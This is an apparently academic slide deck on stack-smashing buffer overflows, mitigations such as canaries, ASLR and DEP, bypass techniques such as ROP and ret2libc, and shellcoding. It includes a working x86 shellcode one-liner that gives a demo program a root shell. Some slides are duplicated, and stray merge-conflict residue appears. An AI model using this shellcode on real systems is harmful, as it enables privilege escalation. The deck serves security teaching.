Smashing the Stack

Cesena Security Network and Applications

University of Bologna, Scuola di Ingegneria ed Architettura
Ingegneria Informatica Scienze e Tecnologie dell'Informazione Ingegneria e Scienze Informatiche

December 16, 2012

Outline

1. Introduction
   - Smash the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - StackGuard
   - Stack-Smashing Protector
   - ASLR
   - DEP
4. Mitigations Bypass

Outline

1. Introduction
    - Smash the stack
    - A brief time line
    - Process Memory
    - Stack Frame
2. Buffer Overflows
    - Unsafe functions
    - Basic Overflow
    - Heap-based Overflow
    - Stack-based Overflow
3. Security
    - Programming Languages
    - StackGuard
    - Stack-Smashing Protector
    - ASLR
    - DEP
4. Mitigations Bypass

Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our "old" mentor...

Smash the stack I

Smash The Stack [C programming] n.

On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind.

A brief time line I

The fist document Overflow Attack (Air Force) - 31/10/1972

"By supplying addresses outside the space allocated to the users programs, it is often possible to get the monitor to obtain unauthorized data for that user, or at the very least, generate a set of conditions in the monitor that causes a system crash."

A brief time line II

The morris Worm - 2/11/1988

Robert Tappan Morris (Jr.) wrote and released this while still a student at Cornell University. Aside from being the first computer worm to be distributed via the Internet, the worm was the public's introduction to *"Buffer Overflow Attacks"*, as one of the worms attack vectors was a classic stack smash against the *fingerd* daemon.

In his analysis of the worm, Eugene Spafford writes the following: "The bug exploited to break fingerd involved **overrunning the buffer** the daemon used for input. . . .

The idea of using buffer overflow to inject code into a program and cause it to jump to that code occurred to me while reading fingerd.c"

A brief time line III

How to Write Buffer Overflow 20/10/1995

by Peiter Zatko (mudge)

"...

The '**Segmentation fault (core dumped)**' is what we wanted to see. This tells us there is definitely an attempt to access some memory address that we shouldn't. If you do much in 'C' with pointers on a unix machine you have probably seen this (or Bus error) when pointing or dereferencing incorrectly.

..."

Smashing The Stack For Fun And Profit 8/11/1996

by Elias Levy (Aleph1)

One of the best article about BoF.

Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- Program layout is divided in sections like:

  .text, where program instruction are stored
  .data, where program data will be stored
  .bss, where static vars are allocated
  .stack, where **stack frames** live

- These sections are typically mapped in memory segments, so they have associated RWX permissions.

Process Memory II

.text

The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a *segmentation violation*.

.data .bss

The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the *brk(2)* system call. If the expansion of the bss-data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space.

New memory is added between the data and stack segments.

Process Memory III

```
/------------------\ higher
|                  | memory
|      Stack       | addresses
|------------------|
|  (Uninitialized) |
|        Data      |
|   (Initialized)  |
|------------------|
|       Text       | lower
|                  | memory
\------------------/ addresses
```

Stack Frame I

- The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.
- Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. The stack pointer is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack.
- In addition to the stack pointer, which points to the top of the stack, it is often convenient to have a frame pointer which points to a fixed location within a frame. Some texts also refer to it as a local base pointer.

Stack Frame II

Stack

In x86 architecture stack grows in opposite direction w.r.t. memory addresses. Also two registers are dedicated for stack management.

EBP/RBP , points to the **base** of the stack-frame (*higher address*)

EIP/RIP , points to the **top** of the stack-frame (*lower address*)

Stack Frame III


Stack Frame

Logical stack frames that are pushed when calling a function and popped when returning.

A stack frame contains:

- Parameters passed to the called function (depends on calling convention, not true for linux64)
- **Data necessary to recover the previous stack frame, including value of the instruction pointer at the time of the function call**.
- Local variables

Stack Frame IV



Outline

1. Introduction
   - Smash the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - StackGuard
   - Stack-Smashing Protector
   - ASLR
   - DEP
4. Mitigations Bypass

What is BOF? I

Figure: BOF segmentation fault

What is BOF? II

Also known as

```
user$ ./note AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

How to use BOF? I

Figure: BOF whoami: root

How to use BOF? II

Also known as

```
user$ ./note ‘perl -e ’printf("\x90" x 153 .
    "\x31\xdb\x31\xc9\x31\xc0\xb0\xcb\xcd\x80\x31\xc0\x50
     \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
     \x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x31\xdb\xb0\x01
     \xcd\x80" . "\x90" x 22 . "\xef\xbe\xad\xde")’‘
sh-3.1# whoami
root
```

Unsafe functions I

Unsafe C functions


- *gets()*: replace it with *fgets()* or *gets_s()*
- *strcpy()*: replace it with *strncpy()* or *strlcpy()*
- *strcat()*: replace it with *strncat()* or *strlcat()*
- *sprintf()*: replace it with *snprintf()*
- *printf()*: improper use of it can lead to exploitation, never call it with variable char* instead of constant char*.

Essentially, every C functions that don't check the size of the destination buffers

Basic Overflow I

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer (short), B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

```
char A[8] = {0,0,0,0,0,0,0,0};
short B = 1979;
```




variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Figure: A and B variables initial state

Basic Overflow II

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. "excessive" is 9 characters long, and A can take 8 characters. By failing to check the length of the string, it overwrites the value of B

```
gets(A);
```



variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00


Figure: A and B variables final state

Heap-based Overflow I

Heap-based overflow is a type of buffer overflow that occurs in the heap data area. Memory on the heap is dynamically allocated by the application at run-time and typically contains program data.

Exploitation is performed by corrupting this data in specific ways to cause the application to overwrite internal structures such as linked list pointers.

The canonical heap overflow technique overwrites dynamic memory allocation linkage (such as malloc meta data) and uses the resulting pointer exchange to overwrite a program function pointer.



Stack-based Overflow I

Stack-based buffer overflows manipulate the program to their advantage in one of several ways:

- By overwriting a local variable that is near the buffer in memory on the stack to change the behaviour of the program which may benefit the attacker.
- By overwriting a function pointer, or exception handler, which is subsequently executed.
- By overwriting the return address in a stack frame. Once the function returns, execution will resume at the return address as specified by the attacker, usually a user input filled buffer.

Stack-based Overflow II

./note "This is my sixth note"

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff454,
n_ebp: bffff528, n_esp: bffff450,
m_ebp: bffff538, m_esp: bffff534
        address    hex val   string val
n_esp > bffff450:  bffff450  ?  ?  ?  P
buffer> bffff454:  73696854  s  i  h  T
        bffff458:  20736920     s  i
        bffff45c:  7320796d  s     y  m
        bffff460:  68747869  h  t  x  i
        bffff464:  746f6e20  t  o  n
        bffff468:  b7fc0065  ?  ?     e
        ...        ...       ...
        bffff510:  00000000
        bffff514:  00000000
endBuf> bffff518:  bffff538  ?  ?  ?  8
        bffff51c:  080487fb        ?  ?
        bffff520:  b7fcaffc  ?  ?  ?  ?
        bffff524:  0804a008        ?
n_ebp > bffff528:  bffff538  ?  ?  ?  8
n_ret > bffff52c:  080484ee     ?  ?
        bffff530:  bffff709  ?  ?  ?
m_esp > bffff534:  b8000ce0  ?        ?
m_ebp > bffff538:  bffff598  ?  ?  ?  ?
m_ret > bffff53c:  b7eb4e14  ?  ?  N
        bffff540:  00000002
```

./note AAAAAAAAAAAAAAA...

```
Memory: addNote(): 80484f9
main(): 80484b4, buffer:bffff314
n_ebp: bffff3e8, n_esp: bffff310
m_ebp: bffff3f8, m_esp: bffff3f4
        address    hex val string val
n_esp > bffff310:  bffff310  ?  ?  ?
buffer> bffff314:  41414141  A  A  A  A
        bffff318:  41414141  A  A  A  A
        bffff31c:  41414141  A  A  A  A
        bffff320:  41414141  A  A  A  A
        bffff324:  41414141  A  A  A  A
        bffff328:  41414141  A  A  A  A
        ...        ...       ...
        bffff3d0:  41414141  A  A  A  A
        bffff3d4:  41414141  A  A  A  A
endBuf> bffff3d8:  41414141  A  A  A  A
        bffff3dc:  41414141  A  A  A  A
        bffff3e0:  41414141  A  A  A  A
        bffff3e4:  0804a008        ?
n_ebp > bffff3e8:  41414141  A  A  A  A
n_ret > bffff3ec:  41414141  A  A  A  A
        bffff3f0:  41414141  A  A  A  A
m_esp > bffff3f4:  41414141  A  A  A  A
m_ebp > bffff3f8:  41414141  A  A  A  A
m_ret > bffff3fc:  41414141  A  A  A  A
        bffff400:  41414141  A  A  A  A
Segmentation fault
```

Stack-based Overflow III

Overwriting the return address

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff384
n_ebp: bffff458, n_esp: bffff380
m_ebp: bffff468, m_esp: bffff464
        address    hex val   string val
n_esp > bffff380:  bffff380  ?  ?  ?  ?
buffer> bffff384:  90909090  ?  ?  ?  ?
        bffff388:  90909090  ?  ?  ?  ?
        ...        ...       ...
        bffff418:  90909090  ?  ?  ?  ?
        bffff41c:  31db3190  1  ?  1  ?
        bffff420:  b0c031c9  ?  ?  1  ?
        bffff424:  3180cdcb  1  ?  ?  ?
        bffff428:  2f6850c0  /  h  P  ?
        bffff42c:  6868732f  h  h  s  /
        bffff430:  6e69622f  n  i  b  /
        bffff434:  5350e389  S  P  ?  ?
        bffff438:  d231e189  ?  1  ?  ?
        bffff43c:  80cd0bb0  ?  ?     ?
        bffff440:  01b0db31     ?  ?  1
        bffff444:  909080cd  ?  ?  ?  ?
endBuf> bffff448:  90909090  ?  ?  ?  ?
        bffff44c:  90909090  ?  ?  ?  ?
        bffff450:  90909090  ?  ?  ?  ?
        bffff454:  0804a008     ?
n_ebp > bffff458:  90909090  ?  ?  ?  ?
n_ret > bffff45c:  bffff388  ?  ?  ?  ?
        bffff460:  bffff600  ?  ?  ?
m_esp > bffff464:  b8000ce0  ?        ?
m_ebp > bffff468:  bffff4c8  ?  ?  ?  ?
m_ret > bffff46c:  b7eb4e14  ?  ?  N
        bffff470:  00000002
sh-3.1# whoami
root
sh-3.1# exit
```

Outline

1. Introduction
   - Smash the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - StackGuard
   - Stack-Smashing Protector
   - ASLR
   - DEP
4. Mitigations Bypass

Security Against Bofs

How to secure the stack?

- Various methods and techniques. . .
- . . . and various consideration. ¡¡¡¡¡¡¡ HEAD
- Which programming languages?
- How to deal with legacy code?
- Need of automatic protection. =======
- Which programming language?
- How to deal with legacy code?
- How to develop automatic protection?

Security: Programming Language

Do programming languages offer automatic stack protection?

C/C++ these languages don't provide built-int protection, but offer *stack-safe* libraries (e.g. *strcpy*() $\Longrightarrow$ *strncpy*()).

Java/.NET/Perl/Python/Ruby/... all these languages provide an automatic array bound check: no need for the programmer to care of it.

- According to `www.tiobe.com` C is the most used Programming Language in 2012.
- Legacy code still exists: it can't be rewritten!
- Operating systems and compiler should offer automatic protections.

Security: Automatic Stack Smashing detection using stack cookies


An automatic protection introduced at compile time

- Random words (cookies) inserted into the stack during the function prologue.
- Before returning, the function epilogue checks if the words are intact.
- If a stack smash occurs, cookie smashing is very likely to happen.
- The program enters in a *failure* state (usually *SIGSEV*).

Security: StackGuard (1998)

A patch for older gcc

- “A simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties” [?].
- It offers a method for detecting return address changes in a portable and efficient way.
- StackGuard uses a random *canary word* inserted before the return address. The callee, before returning, checks if the canary word is unaltered.



Process Address Space

0xFFFF

Top of Stack

Return Address

Canary Word

Local Variables ...

buffer

0x0000


Stack Growth

String Growth

Security: Stack-Smashing Protector (2001)

An improved patch for gcc

- It uses a canary word (**guard**) to protect the base pointer.
- Relocate all arrays to the top of the stack in order to prevent variable corruption (**B** before **C**).
- Copies arguments into new variables below the arrays, preventing argument corruption (**A** copied into **C**).
- SSP is used by default since gcc 4.0 (2010), however some systems (like *Arch Linux*) keep it disabled.



arguments (**A**)

return address

frame pointer⟶ previous frame pointer

guard

arrays (**B**)

local variables (**C**)

stack pointer⟶

↓

Security: SSP examples

```
void test(int (*f)(int), int z, char* buf) {
  char buffer[64]; int a = f(z);
}
```

gcc -m32 -fno-stack-protector test.c

```
push  ebp
mov   ebp,esp
sub   esp,0x68
mov   eax,[ebp+0xc]
mov   [esp],eax
mov   eax,[ebp+0x8]
call  eax
mov   [ebp-0xc],eax
leave
ret
```

gcc -m32 -fstack-protector test.c

```
push  ebp
mov   ebp,esp
sub   esp,0x78
mov   eax,[ebp+0x8]
mov   [ebp-0x5c],eax
mov   eax,[ebp+0x10]
mov   [ebp-0x60],eax
mov   eax,gs:0x14
mov   [ebp-0xc],eax
xor   eax,eax
mov   eax,[ebp+0xc]
mov   [esp],eax
mov   eax,[ebp-0x5c]
call  eax
```

Security: Address space layout randomization ($\sim$ 2002)

A runtime kernel protection

- Using PIC (position independent code) techniques and kernel aid, it's possible to change at every execution the position of stack, code and library into the addressing space.
- Linux implements ASLR since *2.6.12*. Linux ASLR changes the stack position.
- Windows has ASLR enabled by default since Windows Vista and Windows Server 2008. Window ASLR changes stack, heap and Process/Thread Environment Block position.

Security: ASLR example

```
$ sudo sysctl -w kernel.randomize_va_space=1
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffe03e49d0
BP: 0x7fff01cd44a0
BP: 0x7fff23ac2450
BP: 0x7fffacc72fc0
BP: 0x7fffa20fca50
$ sudo sysctl -w kernel.randomize_va_space=0
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
```

Security: Data Execution Prevention ($\sim$ 2004)

Make a virtual page not executable

- Hardware support using the NX bit (*N*ever e*X*ecute) present in modern 64-bit CPUs or 32-bit CPUs with PAE enabled.
- NX software emulation techniques for older CPUs.
- First implemented on Linux *2.6.8* and on MS Windows since *XP SP2* and *Server 2003*.
- Currently implemented by all OS (Linux, Mac OS X, iOS, Microsoft Windows and Android). ¿¿¿¿¿¿¿ ac0198929f92482bb1ede56ef59eb770f70d268a

Security: Programming Language

Do programming languages automatically protect stack?

C/C++ these languages don't provide built-int protection, but offer *stack-safe* libraries (e.g. *strcpy*() $\implies$ *strncpy*()).


Java/.NET/Perl/Python/Ruby/... all these languages provide an automatic array bound check: no need for the programmer to care of it.

- According to `www.tiobe.com` C is the most used Programming Language in 2012.
- Legacy code still exists: it can't be rewritten!
- Operating systems and compiler should offer automatic protections.

Security: StackGuard (1998)

A patch for gcc

- "A simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties" [?].
- It offers a method for detecting in a portable and efficient way changes to the return address.
- StackGuard uses a random *canary* word inserted before the return address. The callee, before returning, checks if the canary word is unaltered.



Process Address Space

0xFFFF

Top of Stack

Stack Growth

Return Address

Canary Word

Local Variables ...

buffer


String Growth

0x0000

Security: GCC Stack-Smashing Protector (2001)

An improved patch for gcc

- Uses canary word (**guard**) to protect the base pointer.
- Relocate all arrays to the top of the stack in order to prevent variable corruption (**B** before **C**).
- Copies arguments into new variables below the arrays, preventing argument corruption (**A** copied into **C**).
- SSP is used by default since gcc 4.0 (2010).



arguments (**A**)

return address

frame pointer⟶ previous frame pointer

guard

arrays (**B**)

local variables (**C**)

stack pointer⟶ ↓

Security: Address space layout randomization ($\sim$ 2002)

A runtime kernel protection

- Using PIC (position independent code) techniques and kernel aid, it's possible to change at every execution the position of stack, code and library into the addressing space.
- Linux implements ASLR since *2.6.12*. Linux ASLR changes the stack position.
- Windows has ASLR enabled by default since Windows Vista and Windows Server 2008. Window ASLR changes stack, heap and Process/Thread Environment Block position.

Security: ASLR example

```
# sysctl -w kernel.randomize_va_space=0
# for i in {1..5}; do ./aslr ; done
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
# sysctl -w kernel.randomize_va_space=1
# for i in {1..5}; do ./aslr ; done
BP: 0x7fffe03e49d0
BP: 0x7fff01cd44a0
BP: 0x7fff23ac2450
BP: 0x7fffacc72fc0
BP: 0x7fffa20fca50
```

Security: Data Execution Prevention ($\sim$ 2004)

Make a virtual page not executable

- Hardware support using the NX bit (*N*ever e*X*ecute) present in modern 64-bit CPUs or 32-bit CPUs with PAE enabled.
- NX software emulation techniques for older CPUs.
- First implemented on Linux *2.6.8* and on MS Windows since *XP SP2* and *Server 2003*.
- Currently implemented by all OS (Linux, Mac OS X, iOS, Microsoft Windows and Android).

Outline

1. Introduction
   - Smash the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - StackGuard
   - Stack-Smashing Protector
   - ASLR
   - DEP
4. Mitigations Bypass

Mitigations Bypass I

Are these mitigations enough??

Spoiler: NO.

ASLR bypass via *multiple input*, *NOP sledge*, *jmp2reg*, *ROP* . . .

DEP bypass via *ret2libc*, *ROP* . . .

Stack Cookie bypass via Exception Handler exploiting (and other techniques which aren't treated here: eg. *Heap-Overflow* . . .)

This section aims to provide a quick overview on more advanced stack smashing.

Multiple Input and Static Areas I

Actually, not everything is randomized. . .

Sections like .text or .bss (or some library memory space) are not randomized by ALSR.

Expoit multiple input

If we can put our shellcode into a variable located in these memory areas (eg. *global var*, *static var*, *environment*. . .) then we should be able to correctly reference it.

Enforcing this kind of attack often require to *provide multiple inputs* (at least one in the stack and another in a not randomized place)

NOP Sledge I

What if randomization is not truly random?

- In certain ALSR implementation (for several reasons) randomization might present recurrent set of address.
- This enhance our chance to *guess* the right address, but it's not enough

NOP sledge

- **NOP** (0x90) is the *No OPeration* instruction on x86 ISA
- Adding a long NOP prologue to our shellcode increase the valid address range usable to jump to our shellcode.

NOP Sledge II




Figure: NOP Sledge role during stack smashing

JMP2Register I

Changing scenario

- No static memory location
- No time to try to guess addresses

Try to think at how variables are referenced in Assembly. . . *Var. address could be stored in a register*

JMP2Register II



JMP2Register
ESP
Higher address
EIP/RIP
Address of a JMP or CALL instruction
point to a JMP EBX instruction somewhere in the proc.memory (maybe a static place)
EBP/RBP
stack frame
My real shellcode
..NOP,NOP,NOP, NOP,NOP,NOP, NOP,NOP,NOP, NOP,NOP,NOP..
suppose that EBX points somewhere here..
Lower address

Figure: Jmp2reg example with EBX register that contains an address of a stack memory location (**area under attacker control**)

JMP2Register III

What If no jmp reg ?

Same trick could be exploited with other statements:

- *call reg*
- *push reg; ret*
- *jmp [reg + offset]*
- *pop; ret* if desired address lay on stack (*pop;pop;ret pop;pop;pop;ret* and so on)

Exception Handler I

- As seen before some stack protection check if the stack as been smashed before function return. So classic "*overwrite EBP+4*" does not work.
- Many languages support custom **exception handling** statement (eg.C++)
- *May we execute our shellcode instead of user defined handler?*

SEH based stack smashing

Generally depends on how compiler handle user define Exception Handlers, and in many case its possible (with gcc and VC++ both).

Exception Handler II




Figure: Stack frame with SEH under Windows

Ret2libc I

- Now we want to deal with **DEP** countermeasure.
- As you know no bytes in .data .stack .bss segments can be executed.

What about executing some library code?

libc function *system(char*cmd)* executes the command specified by the string pointed by its parameter.
May we craft the stack in a manner to simulate a function call without CALL?

Ret2libc II





Figure: Ret2libc fashioned stack smashing, before ret (stdcall ia32)

Ret2libc III



```
Prologue:
; call fun
push EBP
-->mov EBP,ESF
...
```

Figure: Ret2libc fashioned stack smashing, executing target function prologue (stdcall ia32)

ROP I

- What if we need to provide a *system()* parameter which is in a randomized memory area?
- Is there a way to do some computation without code injection?

Return Oriented Programming

Programming technique that borrow chunks of pre-existent code, control flow is controlled by jumping to these "**gadgets**".

Gadget

In ROP jargon a "gadget" is a collection of sequential instructions which end with a *RET (0xc3)* (typically one or two instruction before RET).
NOTE: *x86 works with processors unaligned memory addresses, so we can found lots of gadgets. . .*

ROP II

How to program in ROP

- **ESP** works similar to **EIP**, like a *gadget* pointer
- Putting *gadget* address on stack enable us to sequentially execute arbitrary chunks of codes.
- By controlling ESP we could govern the ROP control flow.
- **Gadgets** may not be what we exactly need (eg. mov eax,esp; ret), they could contain also undesired instruction (eg. mov eax,esp;push ebx;ret)
- ROP programming is typically**Touring-Complete**, on condition that target program is sufficiently large.
- Manual ROP programming is quite a mess. . . some *ROP Compilers* exists :)

ROP III




Figure: Stack during a ROP based stack smashing, try to figure out what happens (ia32)

Outline

1. Introduction
   - Smash the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - StackGuard
   - Stack-Smashing Protector
   - ASLR
   - DEP
4. Mitigations Bypass

Shellcoding

BOF payload

- A buffer overflow exploitation ends with the execution of an arbitrary payload.
- The payload is a sequence of machine code instructions.
- A common way to write shellcode is to use assembly language.
- Usually, the ultimate goal is to spawn a shell (hence *shellcoding*):

```
execve("/bin/bash", ["/bin/bash", NULL], NULL);
```

Shellcoding: Creation steps

Assuming direct control

1. Invoke the execve syscall.
2. Refer the string *"/bin/bash"* and the argument array.
3. Optimize the payload.
4. Perform the buffer overflow.

```
execve("/bin/bash", ["/bin/bash", NULL], NULL);
```

Shellcoding: Syscalls

Invoking a syscall

- Syscalls are invokable using a numerical id.
- Ids are defined into *unistd_32.h* for x86 systems and *unistd_64.h* for x86_64 systems.
- On x86_64 systems the assembler operation *syscall* execute the syscall identified by *rax*.
- On x86 systems the assembler operation *int 80h* raises a software interrupt, which leads to the execution of the syscall identified by *eax*.

```
; exit(0) syscall
mov rdi, 0
mov rax, 60
syscall
```

```
; exit(0) syscall
mov ebx, 0
mov eax, 1
int 80h
```

Shellcoding: The execve syscall

```
